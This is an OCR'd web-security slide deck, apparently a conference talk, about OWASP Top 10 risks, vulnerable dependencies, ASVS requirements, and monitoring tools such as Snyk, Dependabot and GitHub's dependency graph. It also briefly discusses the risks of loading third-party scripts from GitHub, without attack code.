
https://owasp.org

.DON’T STOP AT 10

.CONSTANT CHANGE

.PUSH LEFT, RIGHT, AND EVERYWHERE

ATTACKERS CAN USE MANY DIFFERENT PATHS THROUGH YOUR APPLICATION TO DO HARM TO YOUR BUSINESS OR ORGANISATION




WHAT CHANGED FROM 2013 TO 2017?

OWASP TOP 10

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

A9

USING COMPONENTS WITH KNOWN VULNERABILITIES



App. Specific	Exploitability: 2	Prevalence: 3	Detectability: 2	Technical: 2	Business ?
While it is easy to find already-written exploits for many known vulnerabilities, other vulnerabilities require concentrated effort to develop a custom exploit.		Prevalence of this issue is very widespread. Component-heavy development patterns can lead to development teams not even understanding which components they use in their application or API, much less keeping them up to date. Some scanners such as retire.js help in detection, but determining exploitability requires additional effort.		While some known vulnerabilities lead to only minor impacts, some of the largest breaches to date have relied on exploiting known vulnerabilities in components. Depending on the assets you are protecting, perhaps this risk should be at the top of the list.	

IS THE APPLICATION VULNERABLE?

- If you don’t know the versions of all components you use (both client-side and server-side)
- If software is vulnerable, unsupported, or out of date (OS, web/app server, DBMS, APIs, components…)
- If you don’t scan for vulnerabilities regularly or subscribe to security bulletins related to the components you use
- If you don’t fix or upgrade the underlying platform, frameworks, and dependencies in a risk-based, timely fashion
- If software developers do not test the compatibility of updated, upgraded, or patched libraries
- If you don’t secure the components’ configurations

HOW TO PREVENT?


- There should be a patch management process in place to
    - Remove unused dependencies, unnecessary features, components, files, and documentation
    - Continuously inventory the version of both client-side and server-side components and their dependencies using tools
    - Only obtain components from official sources over secure links
    - Prefer signed packages to reduce the chance of including a modified, malicious component
    - Monitor for libraries and components that are unmaintained or do not create security patches for older versions
    - Continuously monitor sources like CVE for vulnerabilities in the components

TOTAL CVE Entries: 107899

CVE® is a list of entries—each containing an identification number, a description, and at least one public reference—for publicly known cybersecurity vulnerabilities.

CVE Entries are used in numerous cybersecurity products and services from around the world, including the U.S. National Vulnerability Database (NVD).

CNA Participation Growing Worldwide



CVE Numbering Authorities (CNAs)

Totals CNAs: 92 | Total Countries: 16

CNAs include vendors and projects, vulnerability researchers, national and industry CERTs, and bug bounty programs.

CNAs are how the CVE List is built. Every CVE Entry added to the list is assigned by a CNA.

How to Become a CNA >>

Latest CVE News

- Minutes from CVE Board Teleconference Meeting on September 19 Now Available
- TWCERT/CC Added as CVE Numbering Authority (CNA)
- CyberSecurity Philippines - CERT Added as CVE Numbering Authority (CNA)

More >>

CVE Blog

A Look at the CVE and CVSS Relationship

We've received a few questions recently about the Common Vulnerability Scoring System (CVSS) and vulnerability severity scoring, so as a reminder, CVSS is a separate program from CVE.

CVE's sole purpose it to provide common vulnerability identifiers called "CVE Entries." CVE does not provide severity scoring or prioritization ratings for software vulnerabilities.

However, while separate, the CVSS standard can be used to score the severity of CVE Entries.

More >>

Newest CVE Entries

Follow @CVEnew >>

Page Last Updated or Reviewed: October 02, 2018

CVE-ID

CVE-2018-6341 Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

React applications which rendered to HTML using the ReactDOMServer API were not escaping user-supplied attribute names at render-time. That lack of escaping could lead to a cross-site scripting vulnerability. This issue affected minor releases 16.0.x, 16.1.x, 16.2.x, 16.3.x, and 16.4.x. It was fixed in 16.0.1, 16.1.2, 16.2.1, 16.3.3, and 16.4.2.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC:https://reactjs.org/blog/2018/08/01/react-v-16-4-2.html
- MISC:https://twitter.com/reactjs/status/1024745321987887104

Assigning CNA

Facebook

Date Entry Created

20180126 Disclaimer: The entry creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)

Assigned (20180126)

Votes (Legacy)

Comments (Legacy)

Proposed (Legacy)

N/A

This is an entry on the CVE List, which provides common identifiers for publicly known cybersecurity vulnerabilities.

SEARCH CVE USING KEYWORDS: Submit
You can also search by reference using the CVE Reference Maps.

For More Information: cve@mitre.org

EVERY ORGANISATION MUST ENSURE THAT THERE IS AN ONGOING PLAN FOR MONITORING, TRIAGING, AND APPLYING UPDATES OR CONFIGURATION CHANGES FOR THE LIFETIME OF THE APPLICATION OR PORTFOLIO

ASVS

- Provides developers with a list of requirements for secure development
- Authentication, session management, access control, cryptography, API, web services, business logic

V1. ARCHITECTURE, DESIGN & THREAT MODELLING REQUIREMENTS

V1.1 Secure Software Development Lifecycle Requirements


#	Description	L1	L2	L3	CWE
1.1.1	Verify the use of a secure software development lifecycle that addresses security in all stages of development. (C1)		✓	✓	
1.1.2	Verify the use of threat modeling for every design change or sprint planning to identify threats, plan for countermeasures, facilitate appropriate risk responses, and guide security testing.		✓	✓	1053
1.1.3	Verify that all user stories and features contain functional security constraints, such as "As a user, I should be able to view and edit my profile. I should not be able to view or edit anyone else's profile"		✓	✓	1110
1.1.4	Verify documentation and justification of all the application's trust boundaries, components, and significant data flows.		✓	✓	1059
1.1.5	Verify definition and security analysis of the application's high-level architecture and all connected remote services. (C1)		✓	✓	1059
1.1.6	Verify implementation of centralized, simple (economy of design), vetted, secure, and reusable security controls to avoid duplicate, missing, ineffective, or insecure controls. (C10)		✓	✓	637
1.1.7	Verify availability of a secure coding checklist, security requirements, guideline, or policy to all developers and testers.		✓	✓	637

WEB APP SECURITY

TOOLS - GITHUB, SNYK & DEPENDABOT

GITHUB DEPENDENCY GRAPH

- Java, JavaScript, .NET, Python, Ruby
- Available by default for every public repo
- read-only
- Disclaimer



GITHUB DEPENDENCY GRAPH

GITHUB DEPENDENCY GRAPH

GitHub security alert digest

SonyaMoisset's repository security updates from the week of **Mar 5 - Mar 12**

organization

Known security vulnerabilities detected

Dependency	Version	Upgrade to
webpack-dev-server	`< 3.1.11`	`~> 3.1.11`

Vulnerabilities	Defined in
CVE-2018-14732 Low severity	**package.json**

Review all vulnerable dependencies

.ENABLE YOUR DEPENDENCY GRAPH

.SET NOTIFICATION PREFERENCES

.RESPOND TO ALERT

SNYK

- Continuously monitor your app's dependencies
- JS, Ruby, Python, Scala, Java, C#, Go
- Check GitHub repos for vulnerabilities
- Scrutinise open source packages before using them

snyk

React vulnerabilities

Licenses detected

- license: MIT >=0.0.0-0c756fb-697f004 <0.8.0
- license: Apache-2.0 >=0.8.0 <0.12.0-rc1
- license: BSD-3-Clause >=0.12.0-rc1 <15.6.2
- license: MIT >=15.6.2 <16.0.0-alpha
- license: BSD-3-Clause >=16.0.0-alpha <16.0.0
- license: MIT >=16.0.0

VULNERABILITY	VULNERABLE VERSIONS	SNYK PATCH	PUBLISHED
H Cross-site Scripting (XSS)	<0.14.0	Not available	18 Jan, 2017
M Cross-site Scripting (XSS)	>=0.5.0 <0.5.2 || >=0.4.0 <0.4.2	Not available	18 Jan, 2017

Report a new vulnerability

react@16.4.2

Vulnerabilities	0 via 0 paths	**Dependencies**	18	**Source**	npm

All vulnerable projects

See all projects

PrideInLondon/pride-london-web:package.json

0 H | 1 M | 0 L Updated 3 hours ago

Dependencies: 1555 • **Source:** GitHub

Add more projects

Current security status

0
HIGH SEVERITY

1
MEDIUM SEVERITY

0
LOW SEVERITY

Learn about reports

PrideInLondon/pride-london-web:package.json

Overview | History | Settings

Snapshot taken 3 hours ago.

Retest now

Vulnerabilities	1 via 1 paths	**Dependencies**	1555	**Source**	GitHub
Taken by	Web	**Tested with**	package-lock.json,package.json	**Repository**	pride-london-web
Branch	master	**Manifest**	package.json		

NEW Prioritise vulnerabilities by those introduced at runtime. Learn more

MEDIUM SEVERITY

Denial of Service (DoS)

Vulnerable module: mem

Introduced through: gatsby@2.1.31

Detailed paths and remediation

- **Introduced through**: pride-london-web@0.1.0 › gatsby@2.1.31 › @gatsbyjs/relay-compiler@2.0.0-printer-fix.2 › yargs@9.0.1 › os-locale@2.1.0 › mem@1.1.0

  Remediation: No remediation path available.

Vulnerable functions

`index.module.exports.memoized()`

`index.module.exports.memoized.setData()`

Overview

mem is an optimization used to speed up consecutive function calls by caching the result of calls with identical input.

Affected versions of this package are vulnerable to Denial of Service (DoS). Old results were deleted from the cache and could cause a memory leak.

More about this issue

Create a Jira issue UPGRADE

Ignore

snyk-bot APP 10:33 AM

Your Snyk alerts are set up! You'll get alerts for projects in the **Pride in London** organisation.
Snyk will notify you about new vulnerabilities that affect your projects, and when new upgrades and patches become available.

snyk-bot APP 3:37 PM

Prototype Pollution

New vulnerability in package `lodash.merge` at the Pride in London organisation.

Severity
Low

Package
lodash.merge

Issue ID
SNYK-JS-LODASHMERGE-173732

Affected projects:

PrideInLondon/pride-london-web:package.json

Package version: 4.6.1

Fix with the CLI wizard

Incoming WebHooks

App Info | **Settings**

This app was made by Slack.
This integration was made by a member of the Slack team to help connect Slack with a third party service; these Slack integrations may not be tested, documented, or supported by Slack in the way we support our core offerings, like Slack Enterprise Grid and Slack for Teams. You may provide feedback about these apps at feedback@slack.com.

It only uses data Slack already has access to (view our Privacy Policy to learn more). By enabling and/or using this integration, you may be connecting with a service that is not part of Slack.

Add Configuration

App Homepage

App help

Terms

Report this app to Slack for inappropriate content or behavior.

Configurations

Posts to **tech-github** as **Snyk**
Sonya Moisset on Feb 15, 2019

Posts to **tech-github** as **Codacy**
Sonya Moisset on Feb 22, 2019

Dashboard | Reports | Projects | **Integrations** | Settings

Integrations

Stay continuously protected. Connect Snyk to the applications you use daily.

Source control

GitHub	GitHub Enterprise	GitLab	Bitbucket Server	Bitbucket Cloud
Add projects	Contact us to enable	Connect to GitLab	Contact us to enable	Coming soon!

Platform as a Service

Heroku	Cloud Foundry	Pivotal Web Services	IBM Cloud
Connect to Heroku	Connect to Cloud Foundry	Connect to Pivotal	Connect to IBM Cloud

Serverless

AWS Lambda	Azure Functions BETA	Google Cloud Platform
Connect to AWS Lambda	Connect to Azure Functions	Coming soon!

Notifications

Slack	Jira
Edit settings	Contact us to enable

All checks have passed

7 successful checks

Hide all checks

- ✓ **Codacy/PR Quality Review** — Up to standards. A positive pull request. Details
- ✓ **LGTM analysis: JavaScript** — No new or fixed alerts Details
- ✓ **ci/circleci: build** — Your tests passed on CircleCI! Details
- ✓ **codecov/patch** — Coverage not affected when comparing 1087ffc...78865... Details
- ✓ **codecov/project** — 48.11% remains the same compared to 1087ffc Details
- ✓ **security/snyk - package.json (Pride in London)** — No new issues Details

This branch has no conflicts with the base branch

Merging can be performed automatically.

Squash and merge ▾ You can also open this in GitHub Desktop or view command line instructions.

New issues and remediations

Hello SonyaMoisset,
We found new vulnerabilities that affect 1 project in the Pride in London organisation.

Pride in London

PrideInLondon/pride-london-web:package.json

view all project issues

L

Prototype Pollution
Vulnerability in lodash.merge 4.6.1. No remediation available yet.

This issue can be fixed via the CLI

Categories

Search for apps

Security

Find, fix, and prevent security vulnerabilities before they can be exploited.

7 results filtered by Security ×

WhiteSource Bolt
Detect open source vulnerabilities in real time with suggested fixes for quick remediation
701 installs

Sonatype DepShield
Monitor your open source components for security vulnerabilities - goodbye muda, hello kaizen
627 installs

Snyk
Find, fix (and prevent!) known vulnerabilities in your code
18.4k installs

Renovate
Renovate Bot automates dependency updates. Flexible so you don't need to be
2.6k installs

LGTM
Find and prevent zero-days and other critical bugs, with customizable alerts and automated code review
4.9k installs

Dependabot
Automated dependency updates for Ruby, JavaScript, Python, Go, PHP, Elixir, Rust, Java and .NET
7.1k installs

BackHub
Reliable GitHub repository backup, set up in minutes
487 installs

PrideInLondon / pride-london-web

Watch 2

Code | Issues 1 | Pull requests 3 | Projects 0 | Wiki | Insights | Settings

Bump dotenv from 6.2.0 to 7.0.0 #79

Open dependabot wants to merge 1 commit into `master` from `dependabot/npm_and_yarn/dotenv-7.0.0`

Conversation 1 | Commits 1 | Checks 0 | Files changed 3

dependabot bot commented 4 hours ago — Contributor

Bumps dotenv from 6.2.0 to 7.0.0.

▸ Changelog
▸ Commits

compatibility 85%

Dependabot will resolve any conflicts with this PR as long as you don't alter it yourself. You can also trigger a rebase manually by commenting `@dependabot rebase`.

▸ Dependabot commands and options

`Bump dotenv from 6.2.0 to 7.0.0` ··· Verified ✓ 788659c

dependabot bot added the dependencies label 4 hours ago

GitHub APP 6:39 AM

Pull request opened by dependabot[bot]

dependabot[bot]

#78 Bump jest from 24.3.1 to 24.4.0

Bumps jest from 24.3.1 to 24.4.0.

Changelog

Sourced from jest's changelog.

> **24.4.0**
> **Features**
>
> - `[jest-resolve]` Now supports PnP environment without plugins (#8094)

Show more

Labels	Comments
dependencies	1

PrideInLondon/pride-london-web | Yesterday at 6:39 AM

✅ All checks have passed

7/7 successful checks

Compatibility score for *dotenv*

6.2.0 ... 7.0.0

compatibility 85%

See scores for all releases of dotenv

Dependabot has updated **dotenv** from **6.2.0** to **7.0.0** in **34** projects so far. **85%** of those updates passed CI.

Projects without CI, or without a previously passing test suite, are excluded from the scores.

Dependabot creates pull requests for thousands of organisations to help them keep their dependencies up to date.

WEB APP SECURITY

REAL LIFE EXAMPLES

```
<SCRIPT SRC="HTTPS://GITHUB.COM/IGORESCOBAR/JQUERY-MASK-PLUGIN/BLOB/GH-PAGES/JS/JQUERY.MASK.MIN.JS" TYPE="TEXT/JAVASCRIPT></SCRIPT>
```

Igor Escobar

igorescobar

Follow

Block or report user

Founder of **@imageboss**
❤️ **@mibalerine**'s husband.

Lisbon, Portugal
blog@igorescobar.com
http://www.igorescobar.com/

Popular repositories

jQuery-Mask-Plugin

A jQuery Plugin to make masks on form fields and HTML elements.

JavaScript ★ 3.6k 1.4k

automated-screenshot-diff

Continuous Safe Deployment Made Easy

HTML ★ 146 19

jGallery

jGallery - A jQuery plugin for image galleries

JavaScript ★ 19 4

Bitly-PHP

A PHP Library to use and enjoy the RESTful Bitly API to shorten URLs, expand and more.

PHP ★ 16 8

nodejs-playground

My little piece of nodejs playground.

JavaScript ★ 8

Crazy-Captcha-PHP

Forked from dgmike/captcha

An image security generator to deny robot access

PHP ★ 4 4

WHAT COULD YOU DO IF YOU COULD MODIFY THAT SCRIPT AND CAUSE YOUR OWN ARBITRARY JS TO EXECUTE ON TRUMP'S WEBSITE?

ALMOST ANYTHING :)

.MODIFY THE DOM
.REDIRECT THE USER
.LOAD IN EXTERNAL CONTENT
.CHALLENGE VISITORS TO INSTALL SOFTWARE
.ADD A KEY LOGGER
.GRAB ANY NON-HTTP ONLY COOKIES

Home | ICO

Secure | https://ico.org.uk

ico.
Information Commissioner's Office

The UK's independent authority set up to uphold information rights in the public interest, promoting openness by public bodies and data privacy for individuals.

Home | For the public | For organisations | Report a concern | Action we've taken | About the ICO

Information rights and

Take action

Elements | Console | Sources | Network | Performance | Memory | Application | Security | Audits | HTTPS Everywhere

```
<!DOCTYPE html>
<!--[if lte IE 8 ]><html lang="en" class="ie8"><![endif]-->
<!--[if lte IE 9 ]><html lang="en" class="ie9"><![endif]-->
<!--[if (gt IE 9)|!(IE)]><!-->
<html lang="en" class="js">
  <!--<![endif]-->
▶<head prefix="og: http://ogp.me/ns#">…</head>
…▼<body id="top" style class="ccc-left ccc-triangle ccc-light ccc-impl ccc-consented ccc-hidden"> == $0
```

html.js | body#top.ccc-left.ccc-triangle.ccc-light.ccc-impl.ccc-consented.ccc-hidden

Styles | Computed | Event Listeners | DOM Breakpoints

Filter :hov .cls +

```
element.style {
}
body {                                          css:2
  background-color: #fff;
  color: #000;
}
```

Console | Search | What's New

top | Filter | Default levels | Group similar | 8 hidden

